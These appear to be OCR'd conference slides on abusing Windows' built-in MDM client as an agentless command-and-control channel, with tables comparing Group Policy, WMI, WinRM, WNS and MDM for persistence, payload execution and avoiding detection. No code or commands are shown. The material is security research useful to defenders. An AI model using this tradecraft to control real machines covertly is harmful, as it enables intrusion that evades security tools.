Windows Agentless C2

(Ab)using the MDM Client Stack

Marcos Oviedo

About Me

Marcos Oviedo

Hooked on Windows internals

All about defensive

and offensive endpoint security

@marcosd4h


What was the origin of this story?

- Developing cross-platform MDM solution
- Wanted Windows MDM support
- Discovered potential for agentless C2 during research

Windows Agentless C2 Concept

Command and Control (C2) Systems

- Attackers gain access to compromised machines
- Requires endpoint agent
- Agent facilitates control, data extraction, new payloads, etc.



Agent-based C2 Challenges

Detection by security solutions

Maintaining persistence


Requires constant updates

Living Off the Land C2 System

Repurposed Features

Operational simplicity

Shifts the battleground



Built-in persistence

Windows Agentless C2 Concept

Windows Client Required Capabilities

1 **Client/Server Architecture**

Windows Client Required Capabilities

2 | **HTTPS Transport**

Windows Client Required Capabilities

3 **Extensible communication protocol**

Windows Client Required Capabilities

4 **Persistent privileged client**

Windows Client Required Capabilities

5 | **Custom payload execution**

Windows Client Required Capabilities

6 | **Desirable Features**

- C2 command retrieval mechanism
- Always running client
- Client identification
- Access to OS Management Interfaces

Windows Features Exploration

- **Group Policy**
- **Windows Management Instrumentation (WMI)**
- **Windows Remote Management (WinRM)**
- **Windows Notification Services (WNS)**
- **Mobile Device Management (MDM)**


	Group Policy	WMI	WinRM	WNS	MDM
Client/Server Architecture	✓				
HTTPS Transport	✗				
Extensible Protocol	✓				
Persistent Privileged Client	✓				
Custom Payloads	✗				
Built-in Commands Retrieval	✓				
Always running client	✓				
Client identification	✓				
Access to Management Interfaces	✓				

	Group Policy	WMI	WinRM	WNS	MDM
Client/Server Architecture	✓	✓			
HTTPS Transport	✗	✗			
Extensible Protocol	✓	✓			
Persistent Privileged Client	✓	✓			
Custom Payloads	✗	✓			
Built-in Commands Retrieval	✓	✗			
Always running client	✓	✗			
Client identification	✓	✗			
Access to Management Interfaces	✓	✓			

	Group Policy	WMI	WinRM	WNS	MDM
Client/Server Architecture	✓	✓	✓		
HTTPS Transport	✗	✗	✓		
Extensible Protocol	✓	✓	✓		
Persistent Privileged Client	✓	✓	✗		
Custom Payloads	✗	✓	✓		
Built-in Commands Retrieval	✓	✗	✗		
Always running client	✓	✗	✗		
Client identification	✓	✗	✗		
Access to Management Interfaces	✓	✓	✓		


	Group Policy	WMI	WinRM	WNS	MDM
Client/Server Architecture	✓	✓	✓	✓	
HTTPS Transport	✗	✗	✓	✓	
Extensible Protocol	✓	✓	✓	✓	
Persistent Privileged Client	✓	✓	✗	✓	
Custom Payloads	✗	✓	✓	✗	
Built-in Commands Retrieval	✓	✗	✗	✗	
Always running client	✓	✗	✗	✓	
Client identification	✓	✗	✗	✓	
Access to Management Interfaces	✓	✓	✓	✗	

	Group Policy	WMI	WinRM	WNS	MDM
Client/Server Architecture	✓	✓	✓	✓	✓
HTTPS Transport	✗	✗	✓	✓	✓
Extensible Protocol	✓	✓	✓	✓	✓
Persistent Privileged Client	✓	✓	✗	✓	✓
Custom Payloads	✗	✓	✓	✗	✓
Built-in Commands Retrieval	✓	✗	✗	✗	✓
Always running client	✓	✗	✗	✓	✗
Client identification	✓	✗	✗	✓	✓
Access to Management Interfaces	✓	✓	✓	✗	✓




Repurposing **MDM** Architecture

